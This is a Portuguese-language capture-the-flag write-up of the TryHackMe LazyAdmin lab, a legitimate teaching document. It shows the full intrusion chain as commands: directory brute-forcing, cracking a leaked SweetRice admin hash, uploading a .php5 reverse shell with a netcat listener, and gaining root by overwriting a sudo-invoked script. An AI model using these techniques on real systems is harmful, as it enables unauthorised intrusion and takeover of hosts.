LazyAdmin: Write Up

Plataforma: TryHackMe



Máquina / Desafio:	LazyAdmin
Dificuldade:	Fácil
Data de Resolução:	11/10/2026
Autor:	Alan Dias (alankk)

21 de outubro de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **4**

4 Movimentação Lateral **8**

5 Escalada de Privilégios **8**

6 Conclusão **9**

7 Referências **10**

1 Visão Geral

A máquina **LazyAdmin**, disponibilizada na plataforma TryHackMe, é um ambiente prático focado na exploração de falhas em aplicações web e no abuso de configurações indevidas de permissões no sistema operacional Linux. A superfície de ataque externa compreende serviços essenciais de rede e uma aplicação gerenciadora de conteúdo. A trajetória de invasão desenvolve-se inicialmente a partir da enumeração de diretórios para a identificação de arquivos sensíveis expostos publicamente, viabilizando o comprometimento de credenciais administrativas e a consolidação de execução remota de código. Posteriormente, a etapa de pós-exploração baseia-se na análise de regras de privilégios delegadas a scripts locais para alcançar a escalada vertical de privilégios até o controle completo como `root`.

2 Reconhecimento

O mapeamento da superfície externa iniciou-se com a execução do utilitário Nmap para identificar portas TCP abertas, serviços ativos e versões operacionais no endereço de rede do alvo, conforme demonstrado no comando a seguir:

```
nmap -sC -sV <TARGET_IP>
```

Listing 1: Varredura de portas e serviços via Nmap

O resultado da varredura, ilustrado na Figura 1, indicou dois serviços ativos em portas padronizadas:

- **Porta 22/tcp (SSH):** Serviço OpenSSH versão 8.4p1 (Debian 5+deb11u3).
- **Porta 80/tcp (HTTP):** Servidor web Apache HTTP Server versão 2.4.54 (Debian), exibindo a página padrão de instalação do servidor.




Figura 1: Resultado da varredura de portas e serviços via Nmap.

Em virtude da página padrão do Apache na porta 80 não apresentar conteúdo diretamente navegável, prosseguiu-se com a enumeração de diretórios e arquivos por força bruta utilizando a ferramenta Gobuster combinada à wordlist de termos comuns:

```
gobuster dir -u http://<TARGET_IP> -w common.txt
```

Listing 2: Enumeração de diretórios web na raiz com Gobuster

A Figura 2 demonstra a saída da ferramenta, que identificou o diretório `/content` (código HTTP 301 redirecionando para `/content/`).




Figura 2: Enumeração de diretórios na raiz do servidor web com Gobuster.

A partir dessa descoberta, executou-se uma nova sessão de varredura recursiva com o Gobuster delimitada ao caminho `/content`, visando mapear a estrutura interna da aplicação:

```
gobuster dir -u http://<TARGET_IP>/content -w common.txt
```

Listing 3: Enumeração recursiva de diretórios em /content com Gobuster

Conforme apresentado na Figura 3, a enumeração revelou rotas críticas no servidor:

- `/content/as/` (código HTTP 301): Painel de acesso administrativo da aplicação.
- `/content/inc/` (código HTTP 301): Diretório interno contendo bibliotecas e arquivos de suporte.
- `/content/attachment/` (código HTTP 301): Pasta designada para o armazenamento de anexos e mídias.

Ao acessar a interface da aplicação no caminho `/content/`, constatou-se a presença de um sistema gerenciador de conteúdo denominado **SweetRice**, conforme exibido na Figura 4.

A análise do código-fonte HTML da página inicial revelou a tag de metadados correspondente ao sistema, evidenciando com precisão a versão em execução: `SweetRice 1.5.1`, como ilustrado na Figura 5.

```
┌──(alan@fedora)-[…/relaxed-admin-room]
└─$ gobuster dir -u localhost/content -w common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost/content
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 274]
.htaccess            (Status: 403) [Size: 274]
.htpasswd            (Status: 403) [Size: 274]
_themes              (Status: 301) [Size: 316] [--> http://localhost/content/_themes/]
as                   (Status: 301) [Size: 311] [--> http://localhost/content/as/]
attachment           (Status: 301) [Size: 319] [--> http://localhost/content/attachment/]
images               (Status: 301) [Size: 315] [--> http://localhost/content/images/]
inc                  (Status: 301) [Size: 312] [--> http://localhost/content/inc/]
js                   (Status: 301) [Size: 311] [--> http://localhost/content/js/]
index.php            (Status: 200) [Size: 2195]
Progress: 4752 / 4752 (100.00%)
===============================================================
Finished
===============================================================
```

Figura 3: Enumeração recursiva de diretórios sob a rota /content/.




Figura 4: Interface principal do sistema SweetRice identificada em /content/.

```
7 <meta name="keywords" content="" />
8 <meta name="description" content=""/>
9 <link rel="alternate" type="application/rss+xml" ti
0 <meta name="generator" content="SweetRice 1.5.1" />
1 <meta id="base_dir" content="/content/" />
2 <meta name="copyright" content="" />
```

Figura 5: Identificação da versão do SweetRice no código-fonte da aplicação.

3 Exploração

Com base na identificação da tecnologia SweetRice na versão 1.5.1, realizou-se a pesquisa em bases públicas de vulnerabilidades, constatando a existência da falha registrada sob o boletim **CVE-2016-10709** (Exploit-DB ID 40718) [1]. A vulnerabilidade refere-se à divulgação indevida de cópias de segurança do banco de dados (Backup Disclosure), provocada pela ausência de restrição de acesso e pela indexação ativada no diretório `/content/inc/mysql_backup/`.

Navegando até o endereço correspondente, confirmou-se a exposição direta do arquivo de despejo do banco de dados relacional, denominado `mysql_bakup_20191129023059-1.5.1.sql`, conforme ilustrado na Figura 6.




Figura 6: Listagem de diretório exibindo arquivo de backup exposto.

Efetuou-se o download do artefato SQL e a inspeção das instruções de inserção na tabela de configurações da aplicação (`options`), como demonstrado a seguir:

```
INSERT INTO `%--%_options` VALUES('1','global_setting', ... "admin";s:7:"
   manager";s:6:"passwd";s:32:"<HASH>" ...);
```

Listing 4: Trecho extraído do backup SQL contendo dados administrativos

A análise do arquivo, apresentada na Figura 7, permitiu extrair o nome do usuário administrativo (`manager`) e o hash criptográfico associado à sua senha (`<HASH>`).




Figura 7: Inspeção do arquivo de backup SQL e localização de credenciais administrativas.

Para caracterizar o formato do hash extraído, executou-se a ferramenta `hashid`:

```
hashid -m '<HASH>'
```

Listing 5: Identificação do tipo de hash com hashid

Conforme indicado na Figura 8, o utilitário classificou o hash como compatível com o algoritmo MD5 puro (modo 0 no Hashcat).

Prosseguiu-se para a quebra da credencial empregando o Hashcat com ataque baseado em dicionário, utilizando a lista de senhas `rockyou.txt` sob o modo `-m 0`:

```
hashcat -w 3 -a 0 -m 0 '<HASH>' /usr/share/wordlists/rockyou.txt
```

Listing 6: Quebra de hash criptográfico MD5 via Hashcat

A Figura 9 evidencia o êxito no processo de recuperação da credencial, revelando a senha em texto claro (`<PASSWORD>`).

Com o par de credenciais válido em mãos (`manager:<PASSWORD>`), navegou-se até o painel administrativo em `/content/as/` e efetuou-se a autenticação na plataforma, como apresentado na Figura 10.




Figura 8: Resultado da identificação do formato de hash com hashid.




Figura 9: Quebra do hash associado ao usuário manager com Hashcat.

Uma vez dentro do painel administrativo, explorou-se a funcionalidade de gerenciamento de mídias e arquivos para obter execução remota de código (RCE) [3]. O sistema implementa uma restrição superficial que bloqueia arquivos com extensão `.php`. Contudo, o servidor web encontra-se configurado para processar extensões legadas do interpretador PHP. Realizou-se o upload de um script PHP de shell reverso (PentestMonkey) [4] renomeado para a extensão `.php5` (`php-reverse-shell.php5`), contornando o filtro de validação, conforme documentado na Figura 11.

Após o envio, inicializou-se um listener com o Netcat na porta local 4444 e realizou-se a requisição HTTP ao arquivo hospedado em `/content/attachment/php-reverse-shell.php5`:

```
nc -lvnp 4444
```

Listing 7: Abertura de listener e recepção do shell reverso

O payload foi executado pelo interpretador PHP do servidor web, estabelecendo uma sessão de shell




Figura 10: Autenticação com as credenciais obtidas no painel administrativo do SweetRice.




Figura 11: Upload de script PHP de shell reverso com extensão alternativa .php5.

reversa sob o contexto do usuário de serviço `www-data`. Navegando até o diretório pessoal do usuário local `/home/itguy/`, localizou-se e efetuou-se a leitura do artefato `user.txt`, capturando a flag de usuário (`<FLAG>`), como comprovado na Figura 12.




Figura 12: Sessão interativa obtida como www-data e leitura da flag de usuário.

4 Movimentação Lateral

Durante a inspeção dos diretórios de usuários no sistema (`/home`), constatou-se a existência da conta `itguy`. No entanto, os arquivos contidos em seu diretório pessoal apresentavam permissões de leitura abertas ao grupo e a outros usuários, permitindo que a conta de serviço `www-data` acessasse diretamente tanto o artefato de flag quanto os scripts de rotina do usuário. Ademais, a análise de configurações de elevação de privilégios revelou a viabilidade de uma transição vertical direta da conta `www-data` para o superusuário `root`, tornando desnecessária qualquer etapa de movimentação lateral intermediária para a conta `itguy`.

5 Escalada de Privilégios

Consolidado o acesso local no sistema, executou-se a enumeração de comandos autorizados no arquivo Sudoers:

```
sudo -l
```

Listing 8: Verificação de regras delegadas no sudoers

A checagem revelou que o usuário `www-data` possuía autorização para invocar o interpretador Perl executando um script específico como superusuário sem a necessidade de autenticação com senha (`NOPASSWD`):

```
User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

Listing 9: Regra identificada no sudoers

Inspecionou-se o conteúdo do script `/home/itguy/backup.pl`:

```
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

Listing 10: Conteúdo do script backup.pl

O script invoca o utilitário de sistema `sh` para executar um script secundário localizado em `/etc/copy.sh`. Ao verificar as permissões do sistema de arquivos relativas a esse segundo script, identificou-se que a conta `www-data` detinha permissão de escrita sobre o arquivo `/etc/copy.sh`. Aproveitando essa configuração inadequada de permissões, injetou-se o comando para execução do interpretador Bash:

```
echo "/bin/bash" > /etc/copy.sh
```

Listing 11: Injeção de comando de escape no script secundário

A Figura 13 demonstra a consulta das permissões do Sudo, a visualização do código-fonte do script Perl e a inserção da instrução no script `/etc/copy.sh`.

Na sequência, invocou-se a linha de comando permitida no Sudoers:

```
sudo /usr/bin/perl /home/itguy/backup.pl
whoami
cat /root/root.txt
```

Listing 12: Execução com privilégios de superusuário e comprovação de root




Figura 13: Inspeção do sudoers, análise do script backup.pl e injeção em /etc/copy.sh.

O processo executou o script Perl sob as credenciais de superusuário, que por sua vez acionou o arquivo `/etc/copy.sh`, gerando instantaneamente uma sessão interativa sob o contexto da conta com identificador UID 0 (`root`). Confirmado o acesso privilegiado através do comando `whoami`, realizou-se a leitura do artefato final `/root/root.txt`, capturando a flag de root (`<FLAG>`), como demonstrado na Figura 14.




Figura 14: Prompt de root obtido e evidência da captura da flag final.

6 Conclusão

A invasão da máquina LazyAdmin evidenciou uma cadeia de exploração decorrente de múltiplos descuidos de segurança e higiene operacional. O vetor inicial baseou-se na exposição inadvertida de arquivos de backup de banco de dados no servidor web (CVE-2016-10709), permitindo a extração e a quebra de senhas fracas da gerência do CMS SweetRice. A deficiência na validação de extensões durante o upload de mídias propiciou a obtenção de execução remota de código via PHP. Por fim, a permissão desnecessária no Sudoers delegando a execução de um script com privilégios de root, aliada à permissão permissiva de escrita no arquivo secundário invocado por ele, viabilizou a escalada vertical e o controle definitivo do host.

7 Referências

Referências

[1] **National Vulnerability Database (NVD)**: CVE-2016-10709 - SweetRice 1.5.1 Backup Disclosure.
Disponível em: https://nvd.nist.gov/vuln/detail/CVE-2016-10709

[2] **Exploit-DB**: SweetRice 1.5.1 - Backup Disclosure (EDB-ID 40718).
Disponível em: https://www.exploit-db.com/exploits/40718

[3] **Exploit-DB**: SweetRice 1.5.1 - Arbitrary File Upload (EDB-ID 40700).
Disponível em: https://www.exploit-db.com/exploits/40700

[4] **PentestMonkey**: PHP Reverse Shell.
Disponível em: https://github.com/pentestmonkey/php-reverse-shell

[5] **TryHackMe**: Sala LazyAdmin.
Disponível em: https://tryhackme.com/room/lazyadmin